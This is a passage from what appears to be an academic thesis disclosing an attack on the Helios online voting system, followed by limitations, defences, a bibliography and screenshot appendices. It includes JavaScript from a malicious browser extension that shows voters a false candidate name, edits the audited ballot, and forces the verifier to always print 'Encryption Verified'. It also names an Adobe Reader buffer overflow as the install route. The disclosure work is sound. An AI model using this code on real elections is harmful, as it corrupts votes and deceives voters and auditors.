5     return $(answers[q_num]).map(function(dummy, ans) {
6         return questions[q_num].answers[ans];
7     });

```

```

8 });
9 return choices;

```

Line 6, in the above code, returns the name for every selected answer. As a result, for `q_num = 0`, it returns ‘Saghar Estehghari’. The `my_choices()` function has the same structure as `pretty_choices()`, but the following lines are replaced with line 6 in the above listing:

Listing 5.12: The `my_choices()` function checks whether the real vote is for Bart Preneel. If so returns his name as the selected candidate

```

1 if(real_answer_num == 1 && q_num == 0){
2     return 'Bart Preneel';
3 }else{
4     return questions[q_num].answers[ans];
5 }

```

In Listing 5.12, if the original answer number equals to one, then ‘Bart Preneel’ is returned as the name of the selected candidate. Otherwise it returns the original name, as shown in 5.11. Pursuant to this alteration, ‘Bart Preneel’ is shown in the confirmation page instead of ‘Saghar Estehghari’. If the voter confirms the answer and encrypts the ballot, then s/he may decide to audit the ballot. As stated in 2.2, the audited ballot is a data structure that contains both ballot’s ciphertext and plaintext, and if the voter carefully reads the audited ballot, s/he notices that somewhere in the plaintexts is written ‘answer: [0]’ instead of ‘answer: [1]’. Consequently, the data structure is modified by replacing ‘[0]’ with ‘[1]’ using the simple JavaScript’s `replace()` method.

The voter may decide to verify the given audited ballot. If the voter verifies this ballot, the system displays the ‘PROBLEM = Encryption doesn’t match’ message in the verification output. The ballot verification program opens in a separate window and has its own DOM tree. For this reason, the `aURI` in `historyListen` is used to check whether the user is visiting the ballot verification page. The extension replaces the functions contained in the 12th `<script>` element with a modified version. The replacement is done as follows:

Listing 5.13: Replacing the 12th script element’s contents with an altered version in ballot verification program

```

1 //browser[i] is the ith tab in which the web page
2 //is loaded. heliosDoc contains the HTML DOM tree of
3 //the document.
4 var heliosDoc = browse[i].contentDocument;
5 //getting the first head element available in the DOM tree
6 var head = heliosDoc.getElementsByTagName("head")[0];
7 //getting the 12th script element available in the head

```

```

8 var script = head.getElementsByTagName("script")[12];
9 //create a script element in the DOM tree
10 var myscript = heliosDoc.createElement("script");
11 //setting the type of script to JavaScript
12 myscript.type = "text/javascript";
13 //adding contents to the element
14 myscript.textContent = "Helios.setup(); ...."
15 //replacing the newly created script element
16 //with the old one
17 head.replaceChild(myscript,script);

```

The part of the original function that leaks information about the alteration is as follows:

Listing 5.14: The original function checks whether the encryption was verified and as a result displays one of the messages

```

1 // verify the encryption
2 if (encrypted_vote.verifyEncryption(election.questions, election.pk)) {
3     result_append("Encryption Verified");
4 } else {
5     result_append("PROBLEM = Encryption doesn't match.");
6 }

```

In the modified function, the line 5 of the listing 5.14 is replaced with `result_append("Encryption Verified");`. Consequently, whether the ballot is verified or not, it always shows the “Encryption Verified” message.

5.3 Summary

In this chapter, the programming languages and tools employed to develop the attack were listed. Then, the detail description of implementation steps, given in the previous chapter, of building and installing the malicious extension was provided.

Chapter 6

Limitations, and Defences

In this chapter, a number of limitations of the attack designed and developed in Chapter 5 and 4 are recognised in Section 6.1. In Section 6.2, the available defences against the attack are discussed.

6.1 Limitations

The attack has a number of limitations which is discussed as follows:

Adobe Acrobat/Reader Updates - The attack proposed in this thesis takes advantage of buffer overflow vulnerability in Adobe Acrobat/Reader. As explained in Section 5.2.1, the buffer overflow occurs when a specially crafted argument is given to Acrobat JavaScript's `Collab.getIcon()` function. The vulnerability has appeared in Adobe Acrobat/Reader versions 7.0.0 to 8.1.2 and 9.0.0, and it is fixed in later versions of the software. As a result, the attack will not be launched against the voters that have updated the Adobe Acrobat/Reader to the latest version.

Other PDF Viewer Software - There are other types of PDF viewer tools that have similar functionalities as Adobe Acrobat/Reader. These tools do not support Acrobat JavaScript API. Consequently, voters, who use other applications to view the PDF file, cannot be targeted because the attack only exploits Adobe Acrobat/Reader's buffer overflow vulnerabilities for the extension installation.

The attack only targets Firefox browser. For this thesis, the malicious extension is designed and developed for Firefox. On the other hand, there are other popular browsers. According to [68] in July 2009, near 40% of clients used Internet Explorer. As a result, the candidate may lose a large share votes unaffected by the proposed attack.

The attack is platform specific. The executable is implemented in a way that installs the malicious extension only on machines where the installed operating system is Windows XP. The reason why Windows XP platform is chosen to mount the attack against it, is its popularity among users [69]. However, around 10% of clients uses other operating systems, such as Linux and Mac, which are not considered when designing the attack.

Windows Vista Security Measures - Due to security measures considered in Windows Vista, the malicious extension cannot be installed on the operating system using the buffer overflow vulnerabilities in Adobe Acrobat/Reader. This implies that when the malicious PDF document is opened on the victim's machine, Adobe Acrobat/Reader crashes but the operating system prevents the payload execution. As a result the executable will not be downloaded and executed by the payload. However, if the attacker employs virus or worm to install the extension, s/he can make the attack work on this platform as well.

6.2 Defences

There are possible ways to defeat the proposed attack, including:

Disable the JavaScript in Adobe Acrobat/Reader. Adobe Acrobat/Reader vulnerabilities can be exploited only when the JavaScript is enabled in the software. Clients can disable this option in the preferences' section of the application (by default it is enabled). When a document containing JavaScript code is opened with the software, where the JavaScript is disabled, the program pops up a dialog box saying "This document contains JavaScripts. Do you want to enable JavaScripts from now on? The document may not behave correctly if they're disabled". If the voter trusts the malicious candidate then s/he may click on 'OK' button to turn on the JavaScript and as a result the attack will be launched. Otherwise the attack will not work on his/her machine.

However, there are still other ways to install the malicious extension on the voter's machines. The attacker can develop a malware, such as virus, worm, Trojan, etc., and distribute it using a USB

device, or a PDF or DOC file (mentioned in Section 4.3.1). The task of the malware would be injecting the malicious extension into the Java Console extension.

Third Party Verifiers. As mention in Section 2.2.3, auditing plays an important role in the Helios application. Contribution of third party trustees to audit and verify the voter's ballots may help to detect the alteration of its contents. However, if those systems are also featured with web-based auditing and verifying programs, it is possible to launch the same attack against them. If these programs are desktop applications, the attacker can make use of malware to modify the behaviour of the above software.

Including candidate's name in the confirmation email. As mentioned in Section 2.2.2, after the ballot submission, the voter receives a confirmation email from the system. This email does not contain the name of the voter in plaintext. The process of sending email is totally done on server side while the proposed attack works on the client side. It is possible to include the name of the candidate in the confirmation email, where the voter can check the contents of the email, and complain if the name does not match. However, the attack can be extended in order to change the contents of the email as well. The malicious extension should check whether the user visiting his/her email account. If so, it changes the content of the email at the client side just before the email is displayed to the voter. On the other hand, including the name of the candidate is insecure, and may violate the anonymity of the voter and secrecy of the ballot, because it is vulnerable to various types of attacks, i.e. shoulder surfing attack.

Performing Malware Analysing of Candidacy Statements. The administrator can analyse the candidacy statements to check whether they contain malware or malicious JavaScript. However, the malicious candidate can upload an innocent document to his/her website, where the administrator will not get suspicious. On the other hand, the malicious PDF document may be emailed to voters by endorsers or a third party.

6.3 Summary

In Section 6.1, a list of limitations of the proposed attack was given. In Section 6.2, defences against the attack were listed and countermeasures were given. As discussed in the section, the given countermeasures are short term defences against the attack and there are ways to bypass them.

Chapter 7

Conclusion, and Further Work

In this chapter, a summary of features that can be added to the malicious extension and ways to extend the proposed attack is provided in Section 7.1. In the last section, 7.2, the conclusion is drawn with respect to the successful attack launched against the click-oriented web-based systems.

7.1 Further Work

Assume that a malicious candidate wants to know who has voted against him/her. An extra feature can be added to the malicious extension. The feature gives an opportunity to the malicious candidate to break the anonymity of the voters. The extension can capture the name of the selected candidate before the encryption of the ballot and the email of the voter at the authentication time. By developing a client email, using the SMTP service, and having an email account, the malicious extension can email the recorded information to the malicious candidate from the voter's browser.

The attack can be extended to work on other platforms, such as Mac and UNIX. Although Firefox is platform-specific, the extensions are platform-independent. Adobe Reader is also available for these platforms and some of its versions, also, have buffer overflow vulnerabilities. This implies the attacker can install the same Browser Rootkit on the above platforms. The parts that differ are the payload to be executed after the buffer overflow and the executable, which injects the malicious extension into the Java Console extension.

It is possible to launch a similar attack against voters using Internet Explorer (IE). Browser Helper Object (BHO) is a DLL module used to extend and customise IE. Like Firefox extensions, BHO can fully access an HTML Document Object Model (DOM) tree and monitor user's navigations.

Hackers have already exploited BHO to develop and install browser rootkits on client's machines. Download.ject [54] is a malware that installs a malicious extension on Internet Explorer. The task of the BHO was listening to the browsing history until detecting an SSL/TLS [3] connection related to a Bank. Then it captured the username and password of the victim and sent the confidential information to the criminals.

7.2 Conclusion

Voting systems are highly sensitive in nature. There are always opportunists with malicious intentions interested in cheating and biasing the results of an election. Electronic voting systems have opened new avenues to attackers to exploit vulnerabilities that exist in software delivering these systems to break integrity and secrecy of ballots and violate anonymity of voters.

As discussed in Chapter 2 cryptographic schemes have been proposed to achieve security, anonymity, scalability, speed, and accuracy in these systems. However, as mentioned earlier (in Chapter 3) these schemes still have deficiencies and current booth-based Direct Recording Electronic (DRE) voting systems are highly dependent on the security of software run on the voting terminal.

Today, web-based voting applications have provided organisations with more flexibility to conduct their elections. Helios is an example of such voting systems. Although Helios is designed using very secure cryptographic algorithms, the matter of computer and web browser security has not been considered properly. In this thesis, an attack against Helios was demonstrated.

The attack exploits Adobe Acrobat/Reader's buffer overflow vulnerability to run an arbitrary executable and takes advantage of the negligence of Firefox in verifying the integrity of extensions to inject an extension into an existing one, on client machines. The attack can be extended to any click-oriented web-based voting systems.

As stated in Chapter 4, International Association for Cryptologic Research (IACR) was considering deploying Helios for its future presidential elections. An extended abstract of this thesis was presented at Crypto 2009 rump session (on 18 August, 2009) [26]. Due to the work in this thesis, the organisation has postponed its decision.

One can wonder whether the security of web-based e-voting systems will improve. Likely Internet voting systems will remain unreliable due to the insecure nature of the Internet, hackable software and web browsers vulnerabilities. Currently, computer security is more of a hacking and patching process that is a kind of action and reaction approach. With the current state of the art computer

security technologies and evolution of hacking methods, developing a system that guarantees a long term security seems unlikely.

Bibliography

- [1] Iacr Board Meeting on E-voting. <http://www.iacr.org/>, August 2009.
- [2] The international association for cryptologic research (iacr). <http://www.iacr.org/elections/eVoting/presentations.html>, August 2009.
- [3] The Tls Protocol. <http://www.ietf.org/rfc/rfc2246.txt>, August 2009.
- [4] Masayuki Abe. Universally Verifiable Mix-net with Verification Work Independent of the Number of Mix-servers. In *EUROCRYPT*, pages 437–447, 1998.
- [5] Mozilla Add-ons for Firefox. <https://addons.mozilla.org/en-US/firefox/>, August 2009.
- [6] Ben Adida. *Advances in cryptographic voting systems*. PhD thesis, Cambridge, MA, USA, 2006. Adviser-Ronald L. Rivest.
- [7] Ben Adida. Helios: Web-based Open-Audit Voting. In Paul C. van Oorschot, editor, *USENIX Security Symposium*, pages 335–348. USENIX Association, 2008.
- [8] Ben Adida. <http://blog.heliosvoting.org/>, August 2009.
- [9] Ben Adida. Helios: web-based cryptographic voting. <http://rump2008.cr.yp.to/b42e788743b01e4b3e4786382e396971.pdf>, August 2009.
- [10] Ben Adida, Oliver de Marneffe, Oliver Pereira, and Jean J. Quisquater. Electing a University President using Open-Audit Voting: Analysis of real-world use of [h.
- [11] James P. Anderson. Computer Security Technology Planning Study. Technical Report Volume II, Electronic Systems Division, Air Force Systems Command, Hanscom Field, Bedford, October 1972.

- [12] Jonathan Bannet, David W. Price, Algis Rudys, Justin Singer, and Dan S. Wallach. Hack-a-Vote: Security Issues with Electronic Voting Systems. *IEEE Security & Privacy*, 2(1):32–37, 2004.
- [13] BigPulse. Case studies. <http://www.bigpulse.com/casestudies>, August 2009.
- [14] BigPulse. Online voting software and services. <http://www.bigpulse.com/>, August 2009.
- [15] David Chaum. Untraceable Electronic Mail, Return Addresses, and Digital Pseudonyms. *Commun. ACM*, 24(2):84–88, 1981.
- [16] David Chaum. Blind Signatures for Untraceable Payments. In *CRYPTO*, pages 199–203, 1982.
- [17] Michael Clarkson, Stephen Chong, and Andrew Myers. Civitas: A secure voting system.
- [18] Fred Cohen. Computer Viruses: Theory and Experiments. *Computer & Security*, 6(1):22–35, 1987.
- [19] Ruby community. Ruby. <http://www.ruby-lang.org/en/>, August 2009.
- [20] Microsoft Corporation. C++ Language Reference. <http://msdn.microsoft.com/en-us/library/3bstk3k5.aspx>, August 2009.
- [21] Microsoft Corporation. Microsoft Visual Studio. <http://www.microsoft.com/visualstudio/en-gb/products/default.msp?WT.srch=1>, August 2009.
- [22] Netscape Communications Corporation. Client-side Javascript Reference. <http://docs.sun.com/source/816-6408-10/>, August 2009.
- [23] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. *DARPA Information Survivability Conference and Exposition*, 2:1119, 2000.
- [24] Ronald Cramer, Rosario Gennaro, and Berry Schoenmakers. A Secure and Optimally Efficient Multi-Authority Election Scheme. In *EUROCRYPT*, pages 103–118, 1997.
- [25] Dancho Danchev. Research: 80% of Web users running unpatched versions of Flash/Acrobat. <http://blogs.zdnet.com/security/?p=4097>, August 2009.
- [26] Yvo Desmedt and Saghar Estehghari. Hacking Helios and Its Impact. <http://rump2009.cr.yp.to/1b884ce772d84af05f0f4b07bf019053.pdf>, August 2009.

- [27] Yvo Desmedt and Yair Frankel. Threshold cryptosystems. In Gilles Brassard, editor, *CRYPTO*, volume 435 of *Lecture Notes in Computer Science*, pages 307–315. Springer, 1989.
- [28] Mozilla Developer Center. <https://developer.mozilla.org/en/Extensions>, August 2009.
- [29] Mozilla Developer Center. XML User Interface Language(XUL). <https://developer.mozilla.org/en/XUL>, August 2009.
- [30] Mozilla Developer Center. Xpcom. <https://developer.mozilla.org/en/XPCOM>, August 2009.
- [31] Dan Ellis. Worm Anatomy and Model. In Staniford and Savage [62], pages 42–50.
- [32] ACE Encyclopaedia. Countries with e-voting projects. <http://aceproject.org/ace-en/focus/e-voting/countries>, August 2009.
- [33] Federal Information Processing Standard (FIPS). Data Encryption Standard (DES). <http://www.itl.nist.gov/fipspubs/fip46-2.htm>, August 2009.
- [34] Security Focus. Adobe Acrobat and Reader Multiple Arbitrary Code Execution and Security Vulnerabilities.
- [35] Security Focus. Adobe Acrobat and Reader collab 'geticon()' Javascript Method Remote Code Execution Vulnerability. <http://www.securityfocus.com/bid/34169/discuss>, August 2009.
- [36] Security Focus. Adobe Reader 'util.printf()' Javascript Function Stack Buffer Overflow Vulnerability. <http://www.securityfocus.com/bid/30035/discuss>, August 2009.
- [37] Center for Information Technology Policy. Insecurities and Inaccuracies of the Sequoia AVC Advantage 9.00h DRE Voting Machine. <http://citp.princeton.edu/voting/advantage/>, August 2009.
- [38] Jun Furukawa, Hiroshi Miyauchi, Kengo Mori, Satoshi Obana, and Kazue Sako. An Implementation of a Universally Verifiable Electronic Voting Scheme based on Shuffling. In *Financial Cryptography*, pages 16–30, 2002.
- [39] Jun Furukawa and Kazue Sako. An Efficient Scheme for Proving a Shuffle. In Joe Kilian, editor, *CRYPTO*, volume 2139 of *Lecture Notes in Computer Science*, pages 368–387. Springer, 2001.
- [40] Taher El Gamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Transactions on Information Theory*, 31(4):469–472, 1985.

- [41] Martin Hirt and Kazue Sako. Efficient Receipt-Free Voting Based on Homomorphic Encryption. In *EUROCRYPT*, pages 539–556, 2000.
- [42] Adobe Systems Incorporated. Adobe Acrobat Pro. <http://www.adobe.com/products/acrobatpro/>, August 2009.
- [43] Adobe Systems Incorporated. Javascript for Acrobat. <http://www.adobe.com/devnet/acrobat/javascript.html>, August 2009.
- [44] Tadayoshi Kohno, Adam Stubblefield, Aviel D. Rubin, and Dan S. Wallach. Analysis of an Electronic Voting System. In *IEEE Symposium on Security and Privacy*, pages 27–. IEEE Computer Society, 2004.
- [45] Richard R. Linde. Operating system penetration. In *AFIPS '75: Proceedings of the May 19-22, 1975, national computer conference and exposition*, pages 361–368, New York, NY, USA, 1975. ACM.
- [46] Mike Ter Louw, Jin Soon Lim, and V. N. Venkatakrishnan. Extensible web browser security. In Bernhard M. Hämmerli and Robin Sommer, editors, *DIMVA*, volume 4579 of *Lecture Notes in Computer Science*, pages 1–19. Springer, 2007.
- [47] Metasploit. <http://www.metasploit.com/>, August 2009.
- [48] Notepad++). <http://notepad-plus.sourceforge.net/uk/site.htm>, August 2009.
- [49] University of Connecticut. Adder: an internet-based voting system. <http://cryptodrm.engr.uconn.edu/adder/>, August 2009.
- [50] Wakaha Ogata, Kaoru Kurosawa, Kazue Sako, and Kazunori Takatani. Fault tolerant anonymous channel. In Yongfei Han, Tatsuaki Okamoto, and Sihon Qing, editors, *ICICS*, volume 1334 of *Lecture Notes in Computer Science*, pages 440–444. Springer, 1997.
- [51] Tatsuaki Okamoto. Receipt-Free Electronic Voting Schemes for Large Scale Elections. In Bruce Christianson, Bruno Crispo, T. Mark A. Lomas, and Michael Roe, editors, *Security Protocols Workshop*, volume 1361 of *Lecture Notes in Computer Science*, pages 25–35. Springer, 1997.
- [52] Kun Peng, Riza Aditya, Colin Boyd, Ed Dawson, and Byoungcheon Lee. Multiplicative Homomorphic E-Voting. In *INDOCRYPT*, pages 61–72, 2004.
- [53] PhysOrg.com. Computer scientists take over electronic voting machine with new programming technique. <http://www.physorg.com/news169133727.html>, August 2009.

- [54] Microsoft PressPass. Microsoft Statement Regarding Download.Ject Malicious Code Security Issue. <http://www.microsoft.com/presspass/press/2004/jun04/0625download-jectstatement.msp>, August 2009.
- [55] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. The Ghost In The Browser Analysis of Web-based Malware. In *HotBots'07: Proceedings of the first conference on First Workshop on Hot Topics in Understanding Bot-nets*, pages 4–4, Berkeley, CA, USA, 2007. USENIX Association.
- [56] Jean-Jacques Quisquater. Personal Communication. <http://www.bigpulse.com/casestudies>, June 2009.
- [57] Yisrael Radai. The Israeli PC virus. *Computers & Security*, 8(2):111–113, 1989.
- [58] IR Web Report. Intel first to offer live Internet voting at annual meet-ing. <http://www.irwebreport.com/daily/2009/03/25/intel-first-to-offer-live-internet-voting-at-annual-meeting/>, August 2009.
- [59] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-Oriented Programming: Systems, Languages, and Applications, 2009. In review.
- [60] Bruce Schneier. Voting Security and Technology. *IEEE Security & Privacy*, 2(1):84, 2004.
- [61] Eugene H. Spafford. Computer Viruses as Artificial Life. *Artificial Life*, 1(3):249–265, 1994.
- [62] Stuart Staniford and Stefan Savage, editors. *Proceedings of the 2003 ACM Workshop on Rapid Malcode, WORM 2003, Washington, DC, USA, October 27, 2003*. ACM Press, 2003.
- [63] Sequoia Voting Systems. AVC Advantage. <http://www.sequoiavote.com/advantage.html>, August 2009.
- [64] tiresias.org. Countries with e-voting projects. http://www.tiresias.org/research/guidelines/evo-ting_projects.htm, August 2009.
- [65] TrueBallot. <http://www.trueballot.com/trueballot.aspx>, August 2009.
- [66] World Wide Web Consortium (W3C). Document Object Model (DOM). <http://www.w3.org/DOM/>, August 2009.
- [67] World Wide Web Consortium (W3C). Extensible Markup Language(XML). <http://www.w3.org/XML/>, August 2009.

- [68] W3Schools. Web Statistics and Trends, Browsers. http://www.w3schools.com/browsers/browsers_stats.asp, August 2009.
- [69] W3Schools. Web Statistics and Trends, OS. http://www.w3schools.com/browsers/browsers_os.asp, August 2009.
- [70] Nicholas Weaver, Vern Paxson, Stuart Staniford, and Robert Cunningham. A Taxonomy of Computer Worms. In Staniford and Savage [62], pages 11–18.
- [71] Ian Whalley. An Environment for Controlled Worm Replication and Analysis or: Internet-inna-Box.
- [72] Jun Xu, Zbigniew Kalbarczyk, Sanjay Patel, and Ravishankar K. Iyer. Architecture support for defending against buffer overflow attacks, 2002.

List of Figures

2.1	The question page of Helios for IACR election	11
2.2	The audit ballot page of Helios for IACR election	12
A.1	Creating an election in Helios for IACR	58
A.2	Key generation page for IACR Election	58
A.3	Creating a question in Helios for IACR Election	59
A.4	Helios' voter management section	59
A.5	Freezing IACR Election in Helios	60
A.6	Composing invitation emails in Helios	60
A.7	The results of tally for IACR Elections	61
A.8	The bulletin board for IACR Elections in Helios	61
A.9	Election verification of IACR Elections	62
B.1	The home page of the IACR Elections	63
B.2	The hacked question page in Helios. The vote is altered in the background without voter realising it.	64
B.3	The hacked confirmation page in Helios. In this page displays 'Bart Preneel 'as the selected answer, but in reality the vote has been given in favour of 'Saghar Estehghari' . . .	64
B.4	The hacked encryption pages in Helios. The left image shows the hash of the ballot before the user audits his/her ballot. The right image displays the same page after the auctions of the ballot. The reason why the hashes are different is that after the voter audits the ballot, it should be encrypted again.	65
B.5	The hacked audit ballot page in Helios. As shown in the image the audited ballot in the text area contains the selected answer. As mentioned earlier, this data structure is modified to show "answer": [1] which relates to 'Bart Preneel'	65
B.6	The hacked ballot verification page in Helios. This page is hacked to show "Encryption is Verified" whether the encryption is verified or not.	66
B.7	The authentication page in Helios	66

B.8	The confirmation email sent by Helios	67
B.9	The results of tally for IACR Elections	67
B.10	Election verification of IACR Elections	67

Appendix A

Helios Administrative Manual

In this chapter an administrative manual for Helios is given. First the process of creating an election in Helios by an administrator is explained. Then the procedure for tallying and auditing the election (after the ballot submission is closed) is described.

A.1 Election Creation

The user who creates the election is called administrator. In order to create a new election, the administrator should have a Google account. After logging into the system, a list of existing elections, if any, is displayed to the administrator. Then s/he can create a new election by specifying its name and generating ElGamal public and private keys. The election can be managed in three ways, Helios, the administrator himself/herself and multiple trustees. If the election is going to be managed by Helios then the private key will be kept secret by Helios. But if the election is going to be managed by the administrator the secret key is given to him/her. In the case of multiple trustees, each trustee generates a public key by having parameters (p, q, g) and then the final public key is computed by multiplying all other public keys. The private key is kept secret by Helios. This method is used by Helios to involve more than one trustee into the decryption process called Threshold Decryption [27], which “ensures that only the homomorphic tally of all votes is decrypted, never an individual ballot” [10].

After the creation of the election, the administrator should define the questions and add the answers to each question. The Admin also can add extra information to specific answers by providing a link to websites. Justification of the ballot may take few days and during this period the election will remain in the building mode. On the other hand, the administrator should, also, register voters

Helios Voting
Elections you can audit

Create a New Election

Name:

☒ Helios administers your election

☐ You administer your election

☐ Multiple trustees administer your election

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
If you redistribute this content, you should give credit to Ben Adida and Harvard University.

Figure A.1: Creating an election in Helios for IACR

Helios Voting
Elections you can audit

Create a New Election: IACR Election

An election managed by Helios.

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
If you redistribute this content, you should give credit to Ben Adida and Harvard University.

Figure A.2: Key generation page for IACR Election

by entering the name, email and category of the voter or by bulk uploading (uploading a CVS file containing the list of all voters). The voter management section of Helios enables the administrator to add or remove voters from the list. This section has two modes of open and close registration. In the close registration mode, the administrator cannot add voters to the list, whereas, in the open registration mode the administrator is permitted to do so, after the election is freezed. In the build mode the administrator is not allowed to send emails to the voters.

After the administrator is satisfied with the ballot configuration and the voters' list, s/he can start the election by freezing the election, where no further modification can be made to the ballot and the voters list (if the close registration mode is selected). After freezing, the administrator

Helios Voting

Elections you can audit

IACR Election — Build [done]

New Question

Short Name:

Full Question:

Max # of Answers:

Possible Answers: ☒

URL for more information:

☒ ☐

URL for more information:

[add answer](#)

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
 If you redistribute this content, you should give credit to [Ben Adida](#) and [Harvard University](#).

Figure A.3: Creating a question in Helios for IACR Election

Helios Voting

Elections you can audit

IACR Election — Voters [done]

This election is configured with **closed voter registration**, which means that all voters must be listed before the election is frozen, and thus before the election begins.

[bulk upload](#)

Name	Email	Category	
Saghar Estehghari	s.estehghari@cs.ucl.ac.uk		<input type="checkbox"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="button" value="add"/>

Act on those voters you have selected above:

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
 If you redistribute this content, you should give credit to [Ben Adida](#) and [Harvard University](#).

Figure A.4: Helios' voter management section

is permitted to send invitation emails, containing the username and password, to the emails. The password is a randomly generated 10-charaters long string and is stored in the Helios database.

Helios Voting
Elections you can audit

Freeze Election: IACR Election

Once frozen, an election's questions can no longer be modified.

Since you have set up your election with **closed registration**, you will also *not* be able to modify the voter list once you freeze the election, nor will you be able to switch your election to open registration.

You must freeze an election before you can contact voters.

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
If you redistribute this content, you should give credit to [Ben Adida](#) and [Harvard University](#).

Figure A.5: Freezing IACR Election in Helios

Helios Voting
Elections you can audit

IACR Election: Email Voters

You are about to email **the following voters**: Saghar Estehghari,
You can fill in the middle part of the email:

Dear [VOTER_NAME],

Please Vote :)

Your email: [VOTER_EMAIL]
Your password: [VOTER_PASSWORD]

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
If you redistribute this content, you should give credit to [Ben Adida](#) and [Harvard University](#).

Figure A.6: Composing invitation emails in Helios

A.2 Tallying and Auditing

After the deadline for election is reached, the administrator should log into his/her account to compute the tally. The system outputs a list of questions and answers along with the number of

votes given to each answer. At this step the administrator can see the bulletin board of cast

Helios Voting

Elections you can audit

IACR Elections

Election ID
agxoZWxp3N2b3RpbmdyEAsSCEVsZWN0aW9uGP_MCAw

Election Fingerprint
im9P1HKPa1acH0JnZ0/I2pZTINQ

[Vote in this election](#) [\[Audit a Single Ballot\]](#) [\[Bulletin Board of Cast Votes\]](#)
(the tally has already been computed, but you can view the voting interface anyways.)

Administration

Election Done

- [voters](#)
- [archive election](#)

Tally

IACR President

- Saghar Estehghari: 0
- Bart Preneel: 1

[Audit the Election Tally](#)

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
If you redistribute this content, you should give credit to [Ben Adida](#) and [Harvard University](#).

Figure A.7: The results of tally for IACR Elections

votes, where the list of voters together with hash of the encrypted ballot (if the voter has voted) is displayed. The administrator can also search inside the list by voter's email. It is also possible to

Helios Voting

Elections you can audit

IACR Elections — Bulletin Board [\[done\]](#)

Search

Voter Email:

Voters 1 - 20


Name	Ballot Fingerprint
Saghar Estehghari	qAoOeGRjfougYVWO5M4Db2911Gs

[\[Home\]](#) [\[My Elections\]](#) [\[Learn\]](#) [\[Blog/Updates\]](#)

All content on this site is licensed under a [Creative Commons License](#).
If you redistribute this content, you should give credit to [Ben Adida](#) and [Harvard University](#).

Figure A.8: The bulletin board for IACR Elections in Helios

audit the election tally which is verifying an election by providing the election ID. In this process, the ballot for each voter is verified and if all the ballots are verified then the whole election is verified. The system displays a list of voter names, the hash of their encrypted ballot, and the election results as an output. It is recommended by the designers to publish the output of the election verification.



The screenshot displays the 'Helios Election Verifier' web interface. At the top, there is a header bar with the title 'Helios Election Verifier'. Below the header, the interface prompts the user to 'Enter the Election ID:' with a text input field containing the ID '/xpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGP_MCAw'. A 'start verification' button is positioned below the input field. The main content area, which has a light yellow background, displays the following verification results:

```
Election: IACR Elections
Fingerprint: im9P1HKPa1acH0JnZ0I2pZTINQ
Voter - Saghar Estehghari - qAoOeGRjfougyVWO5M4Db2911Gs
voter 0, ea 0, choice 0 -- VERIFIED
voter 0, ea 0, choice 1 -- VERIFIED
voter 0, ea 0 OVERALL -- VERIFIED
Question #0: IACR President
- Saghar Estehghari - 0 -- VERIFIED
- Bart Preneel - 1 -- VERIFIED
ELECTION VERIFIED!
```

Figure A.9: Election verification of IACR Elections

Appendix B

Demo of the Attack

In this section a demo of the attack is presented (using screenshots). Unfortunately, it is not possible to take screenshots from the malicious extension installation process, because the executable runs silently in background. The assumption in the following demonstration is that a voter is working on a vulnerable machine, s/he has visited the malicious candidate's web page and the malicious extension is installed on the machine.

After the voter restarts the browser and refers to the election web page, the start page (figure B.1) is displayed. As stated earlier the malicious extension listens to the browsing history until the voter visits the page. It then injects the overridden JavaScript functions into the DOM tree of the start page.

